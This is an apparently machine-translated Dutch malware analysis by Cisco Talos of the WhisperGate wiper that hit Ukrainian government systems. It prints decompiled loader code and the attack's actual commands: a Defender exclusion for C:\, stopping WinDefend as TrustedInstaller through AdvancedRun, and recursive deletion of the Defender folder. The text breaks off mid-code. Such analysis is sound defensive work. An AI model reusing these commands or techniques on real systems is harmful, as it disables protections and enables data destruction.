Oekraïne-campagne levert bekladding en ruitenwissers, in voortdurende escalatie

Geschreven door Nick Biasini, Michael Chen en Chris Neal met bijdragen van Dmytro Korzhevin.

Verschillende cyberaanvallen op Oekraïense overheidswebsites - waaronder website-defacements en destructieve wiper-malware - hebben de afgelopen weken de krantenkoppen gehaald omdat de militaire spanningen langs de Russisch/ Oekraïense grens zijn geëscaleerd. Als een oude inlichtingenpartner en bondgenoot reageerde Cisco Talos snel om ondersteuning te bieden, in samenwerking met de State Special Communications Service of Ukraine (SSSCIP), de Cyberpolice Department van de Nationale Politie van Oekraïne en het National Coordination Center for Cybersecurity (NCCC bij de NSDC van Oekraïne).

Op basis van onze analyse van de wiper-malware, genaamd WhisperGate, hebben we de volgende belangrijke punten geïdentificeerd:

- Hoewel WhisperGate enkele strategische overeenkomsten heeft met de beruchte NotPetya-wisser die Oekraïense entiteiten in 2017 aanviel,waaronder vermomd als ransomware en het richten en vernietigen van de master boot

record (MBR) in plaats van deze te versleutelen, heeft het met name meer componenten die zijn ontworpen om extra schade toe te brengen.

- We beoordelen dat aanvallers gestolen inloggegevens gebruikten in de campagne en dat ze waarschijnlijk maanden voor de aanval toegang hadden tot het slachtoffernetwerk, een typisch kenmerk van geavanceerde APT-operaties (Advanced Persistent Threat).
- De meertraps infectieketen downloadt een payload die de MBR wist en downloadt vervolgens een kwaadaardig DLL-bestand dat wordt gehost op een Discord-server, dat een andere wisser-payload laat vallen en uitvoert die bestanden op de geïnfecteerde machines vernietigt.
- We herhalen de aanbevelingen van het Amerikaanse Cybersecurity and Infrastructure Security Agency (CISA) dat organisaties met banden met Oekraïne zorgvuldig moeten overwegen hoe ze die verbindingen kunnen isoleren en bewaken om zichzelf te beschermen tegen mogelijke nevenschade.

RECENTE AANVALLEN IN OEKRAÏNE VORMEN EEN VOORTDURENDE BEDREIGING VOOR PARTNERORGANISATIES

We werden gedwongen om een reis naar Kiev begin 2020 te annuleren bij het begin van de COVID-19-pandemie. Het was jammer om de kans te verliezen om zich te herenigen met vrienden en collega's, en ook om Ostannya Barykada te bezoeken, een van onze favoriete restaurants daar. Kortom, Talos werkt al jaren in Oekraïne – zelfs vóór NotPetya – om daar een veilige en stabiele computeromgeving te beveiligen.

De recente activiteiten in Oekraïne, of het nu gaat om het bekladden van bijna 80 overheidswebsites of de ontdekking van wiper-malware bij verschillende overheidsinstanties, voelen vertrouwd aan. Sterker nog, zonder de voor de hand liggende toename van geopolitieke spanningen in de regio, zouden we het gewoon als winter in Oekraïne beschouwen. Met andere woorden, we zien dit soort activiteiten al jaren aan en uit, en hoewel we snel hulp bieden, zien we geen reden tot paniek vanwege deze gebeurtenissen.

Verdedigers over de hele wereld moeten de situatie in Oekraïne echter nauwlettend in de gaten houden, vooral na de wereldwijde impact van de oekraïne-centrische aanval die NotPetya was. In dat geval had een aanval die bedoeld was om Oekraïne te straffen een brede, wereldwijde impact. Elke organisatie die enige vorm van zakelijke verbinding met Oekraïne had, kon worden getroffen. Vanwege deze geschiedenis moeten organisaties met banden met Oekraïne overwegen hoe ze die verbindingen kunnen isoleren en controleren om zichzelf te beschermen, een aanbeveling die we in 2017 hebben gedaan en die we vandaag de dag nog steeds bijhouden.

Zoals we schreven tijdens de "NotPetya" campagne in 2017:

"Op basis hiervan adviseert Talos dat elke organisatie met banden met Oekraïne software zoals ME en systemen in Oekraïne met extra voorzichtigheid behandelt, omdat is aangetoond dat ze het doelwit zijn van geavanceerde bedreigingsactoren. Dit omvat het verstrekken van een afzonderlijke netwerkarchitectuur, verhoogde monitoring- en jachtactiviteiten in die risicosystemen en -netwerken en het toestaan van alleen het toegangsniveau dat absoluut noodzakelijk is om zaken te doen. Patching en upgrades moeten prioriteit krijgen op deze systemen en klanten moeten overstappen op deze systemen naar Windows 10, volgens de richtlijnen van Microsoft voor het beveiligen van die systemen. Aanvullende richtlijnen voor network security baselining zijn ook verkrijgbaar bij Cisco. Netwerk IPS moet worden ingezet op verbindingen tussen internationale organisaties en hun Oekraïense vestigingen en eindpuntbeveiliging moet onmiddellijk op alle Oekraïense systemen worden geïnstalleerd. "

We delen alle mogelijke informatie over de gebeurtenissen in Oekraïne om verdedigers wereldwijd te helpen bij het begrijpen van de dreiging en het opstellen van een defensieve aanpak die geschikt is voor hun situatie. Gebeurtenissen kunnen snel gaan, dus organisaties moeten nu voortdurend potentiële blootstellingen aan de situatie evalueren en hun beveiligingsniveau verhogen rond de verbindingen, software en processen die hen met Oekraïne verbinden.

MEERTRAPS INFECTIEKETEN LEVERT DESTRUCTIEVE WISSERMALWARE

Cisco Talos werkt nog steeds aan het identificeren van de eerste aanvalsvector voor de wiper-malware, genaamd WhisperGate, die naar verluidt half januari tientallen Oekraïense websites heeft gecompromitteerd. We beoordelen met gemiddeld vertrouwen dat gestolen inloggegevens zijn gebruikt bij de aanval op basis van ons onderzoek tot nu toe. We hebben er veel vertrouwen in dat de actoren voorafgaand aan de aanslagen toegang hadden tot enkele slachtoffernetwerken, mogelijk voor een paar maanden of langer. Dit is een veel voorkomende eigenschap van geavanceerde APT-aanvallen.

De eerste payload in deze infectie is verantwoordelijk voor de eerste poging om de systemen te wissen. Het uitvoerbare malwarebestand wist de master boot record (MBR)


en vervangt deze door de code die verantwoordelijk is voor het weergeven van de losgeldbrief. Vergelijkbaar met de beruchte NotPetya-wisser die zich tijdens de campagne van 2017 voordeed als ransomware, is WhisperGate niet bedoeld als een daadwerkelijke losgeldpoging, omdat de MBR volledig is overschreven en geen herstelopties heeft. Deze ruitenwisser probeert ook de C:\ partitie door het te overschrijven met vaste gegevens. De extra stappen die zijn genomen om de eigenlijke harde schijfpartitie te wissen, onderscheiden het gedrag van andere wiper-malware zoals NotPetya.

De meeste moderne systemen zijn tegenwoordig echter overgestapt op GUID Partition Table (GPT) van MBR, wat grotere bestandssystemen mogelijk maakt en minder beperkingen heeft, waardoor sommige van de gevolgen van dit uitvoerbare bestand mogelijk worden beperkt. Als gevolg hiervan waren er extra trappen en extra payloads die meer schade aan eindsystemen konden toebrengen.

Tweede fase


De tweede fase van de infectieketen is een downloader die een derde fase ophaalt van een Discord-server-URL die hard gecodeerd is in de downloader. De downloader begint met het tweemaal uitvoeren van een base64-gecodeerde PowerShell-opdracht om het eindpunt 20 seconden in de slaapstand te zetten.

```
// Start-Sleep -s 10 powershell -enc
UwB0AGEAcgB0AC0AUwBsAGUAZQBwACAALQBzACAAMQAwAA==
```



Slaapt de downloader.

Daarna downloadt het een bestand van Discord. Het gedownloade bestand staat in omgekeerde bytevolgorde.



Downloadt het bestand van Discord.

De downloader herstelt het gedownloade bestand door de bytes in het bestand om te keren.

```
// Token: 0x06000007 RID: 7 RVA: 0x00002484 File Offset: 0x00000684
internal static void InsertItem(object A_0, int A_1, int A_2)
{
    Array.Reverse(A_0, A_1, A_2);
}
```

Methode waarmee het gedownloade bestand wordt omgekeerd.

Het herstelde bestand is een DLL en dient als de derde fase van de infectieketen. Na herstel laadt het de derde fase DLL en gaat het verder met het ophalen van al zijn openbare methoden om te zoeken naar een methode met de naam "YIfwdwgmpilzyaph". Als de methode wordt gevonden, zal de downloader deze uitvoeren door ". Invoke(null, null)", waarmee de uitvoeringsstroom wordt overgebracht naar de DLL in de derde fase.

```
num2 = num4;
num = 2;
continue;
IL_95:
Manager.PublishItem(type.GetMethods());
num = 3;
if (<Module>{89a366a7-2270-4665-8440-cb5a27ea74fd}.m_694a2ce709a24606ad521698223e16f1 != 0)
{
    num = 3;
}
```

Openbare methoden in de derde fase ophalen met behulp van Type.GetMethods.

```
}
IL_74:
flag = Manager.ReflectItem(methodInfo2.Name, "Ylfwdwgmpilzyaph");
num = 11;
continue;
IL_186:
```


Vergelijk of de naam van de methode "Ylfwdwgmpilzyaph" is.

```
case 11:
    if (!flag)
    {
        num2 = 0;
        if (<Module>{89a366a7-2270-4665-8440-cb5a27ea74fd}.m_998eb8dec19c46dbadb23b38e4845884 != 0)
        {
            num2 = 0;
            continue;
        }
        continue;
    }
    else
    {
        methodInfo2.Invoke(null, null);
        num2 = 2;
        if (<Module>{89a366a7-2270-4665-8440-cb5a27ea74fd}.m_a1c1ff6dd32b4941b387e9a3f27456af != 0)
        {
            num2 = 7;
            continue;
        }
        continue;
    }
    break;
default:
    goto IL_A4;
}
```

Hiermee wordt Ylfwdwgmpilzyaph uitgevoerd door MethodBase.Invoke aan te roepen.

Derde fase

De derde fase van de infectieketen is een DLL geschreven in C # en verduisterd met Eazfuscator. Het is een druppelaar die valt en een vierdetraps ruitenwisserlading uitvoert. In tegenstelling tot de eerste fase wisser, is het belangrijkste doel van de vierde fase wisser om alle gegevens op het eindpunt te verwijderen. De laadvermogen van de vierde fasewisser is waarschijnlijk een noodplan als de ruitenwisser van de eerste fase het eindpunt niet wist.




Statische analyse.

De derde fase DLL begint met het neerzetten van een VBScript met de naam "Nmddfrqqrbyjeygggda.vbs" in de map %TEMP% en voert deze uit. Het script wijzigt de Instellingen van Windows Defender om het logische doelstation uit te sluiten dat het gaat wissen van gepland en realtime scannen.

```
CreateObject("WScript.Shell").Run "powershell Set-MpPreference -
ExclusionPath 'C:\'",
0, False
```

Laat VBScript vallen met File.WriteAllText.



Voert VBScript uit met Process.Start.

Vervolgens laadt de DLL een ingesloten bron met de naam "78c855a088924e92a7f60d661c3d1845" in het geheugen en decodeert deze met behulp van meerdere XOR-bewerkingen.

Hiermee wordt de bron geladen met Assembly.GetManifestResourceStream.

```
120     // Token: 0x06000509 RID: 1289 RVA: 0x00018E64 File Offset: 0x00017064
121     [MethodImpl(MethodImplOptions.NoInlining)]
122     private static byte[] \u0002(byte[] \u0002)
123     {
124         string s = \u000F\u2004\u2000.\u0002(-1506769664);
125         byte[] u = Convert.FromBase64String(s);
126         \u0003\u2005\u2000.\u0002(u);
127         \u000E\u2004\u2000.\u0005 u2 = new \u000E\u2004\u2000.\u0005(u);
128         int num = \u0002.Length;
129         byte b = 0;
130         byte b2 = 121;
131         byte[] array = new byte[]
132         {
133             148,
134             68,
135             208,
136             52,
137             241,
138             93,
139             195,
140             220
141         };
142         for (int num2 = 0; num2 != num; num2++)
143         {
144             if (b == 0)
145             {
146                 b2 = u2.\u0002();
147             }
148             b += 1;
149             if (b == 32)
150             {
151                 b = 0;
152             }
153             int num3 = num2;
154             \u0002[num3] ^= (b2 ^ array[num2 >> 2 & 3] ^ array[(int)(b & 3)]);
155         }
156         return \u0002;
157     }
```


100 %

Locals

Name	Value
\u0002	{byte[0x0000EE00]}
[0]	0x4D
[1]	0x5A
[2]	0x90
[3]	0x00
[4]	0x03
[5]	0x00
[6]	0x00
[7]	0x00
[8]	0x04


Methode waarmee de XOR-decodering wordt uitgevoerd.

De gedecodeerde bron is een DLL-bestand dat is ingesloten met twee bronnen met de naam "AdvancedRun" en "Waqybg" die zijn gecomprimeerd met GZip.




Twee bronnen die zijn ingebed in de gedecodeerde bron.

De derde fase DLL gaat verder door de "AdvancedRun" -bron in het geheugen te laden, deze te decomprimeren en als "AdvancedRun.exe" in de map %TEMP% te plaatsen.



De klasse GZipStream aanroepen om de bron te decomprimeren.



Laat AdvancedRun.exe met File.WriteAllBytes.

"AdvancedRun.exe" is een tool die door Nirsoft wordt geleverd om een programma met verschillende instellingen uit te voeren. Zodra het hulpprogramma is verwijderd, gebruikt de dll van de derde fase deze om twee opdrachten uit te voeren in de context van de groep Windows TrustedInstaller. De TrustedInstaller-groep was een aanvulling op Windows vanaf Windows 7 met als doel onbedoelde schade aan kritieke systeembestanden te voorkomen. AdvanceRun is een van de tools die kan worden gebruikt om opdrachten uit te voeren in de context van de TrustedInstaller-gebruiker. Deze functionaliteit is alleen beschikbaar via CLI en vereist de vlag van "/RunAs 8", die wordt weergegeven in de onderstaande opdrachten. Het hulpprogramma wordt verwijderd uit de map %TEMP% na het uitvoeren van beide opdrachten. De eerste opdracht maakt gebruik van de Windows-servicebeheertoepassing (sc.exe) om Windows Defender uit te schakelen.


```
"%TEMP%\AdvancedRun.exe" /EXEFilename "C:\Windows\System32\sc.exe"
/WindowState 0 /CommandLine "stop WinDefend" /StartDirectory "" /RunAs 8
/Run
```

De tweede opdracht maakt gebruik van Windows PowerShell om een Windows-hulpprogramma met de naam "rmdir" uit te voeren om alle bestanden en mappen te verwijderen die gerelateerd zijn aan Windows Defender, zoals scanresultaten, in quarantaine geplaatste bestanden en definitie-updates.

```
"%TEMP%\AdvancedRun.exe" /EXEFilename
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" /WindowState 0
/CommandLine "rmdir 'C:\Progra mData\Microsoft\Windows Defender' -Recurse"
/StartDirectory "" /RunAs 8 /Run
```

Vervolgens laadt de derde fase DLL de "Waqybg" -bron in het geheugen. Aangezien de bron in omgekeerde bytevolgorde is opgeslagen, herstelt de DLL in de derde fase deze door de bytes om te keren en vervolgens door te gaan met het decomprimeren ervan. De gedecomprimeerde gegevens zijn de vierdetrapswisserlading. Na het decomprimeren

van de gegevens kopieert de derde fase DLL een legitiem Windows-hulpprogramma "InstallUtil.exe" naar de map %TEMP%, maakt er een opgeschort proces mee en injecteert de vierdetrapswisser in het proces. Ten slotte hervat het het proces en brengt het de uitvoeringsstroom over naar de vierdetrapswisser.



Hiermee maakt u het .exe proces Van InstallUtil.

Vierde fase

De vierdetrapswisser begint met het opsommen van A tot Z, op zoek naar vaste en externe logische schijven in het systeem.

```
1 UINT enumerate_logical_drives()
2 {
3   DWORD LogicalDrives; // ebx
4   int i; // esi
5   UINT result; // eax
6   WCHAR RootPathName[17]; // [esp+26h] [ebp-22h] BYREF
7
8   LogicalDrives = GetLogicalDrives();
9   qmemcpy(RootPathName, "A", 10u);
10  RootPathName[3] = 0;
11  for ( i = 0; i != 26; ++i )
12  {
13    result = (__int64)pow(2.0, (double)i);
14    if ( (LogicalDrives & result) != 0 )
15    {
16      RootPathName[0] = i + 65;
17      if ( GetDriveTypeW(RootPathName) == DRIVE_FIXED || (result = GetDriveTypeW(RootPathName), result == DRIVE_REMOTE) )
18      {
19        RootPathName[3] = '*';
20        result = enumerate_directory(RootPathName);
21        RootPathName[3] = 0;
22      }
23    }
24  }
25  return result;
26 }
```

enumerates from A to Z

Somt logische drijfveren op.

Voor elke opsomming voert het een brede zoekopdracht uit om de bestanden op het logische station te wissen terwijl bestanden in de map "%HOMEDRIVE%\Windows" worden genegeerd.

```
int __cdecl enumerate_directory(LPCWSTR lpFileName)
{
  int result; // eax
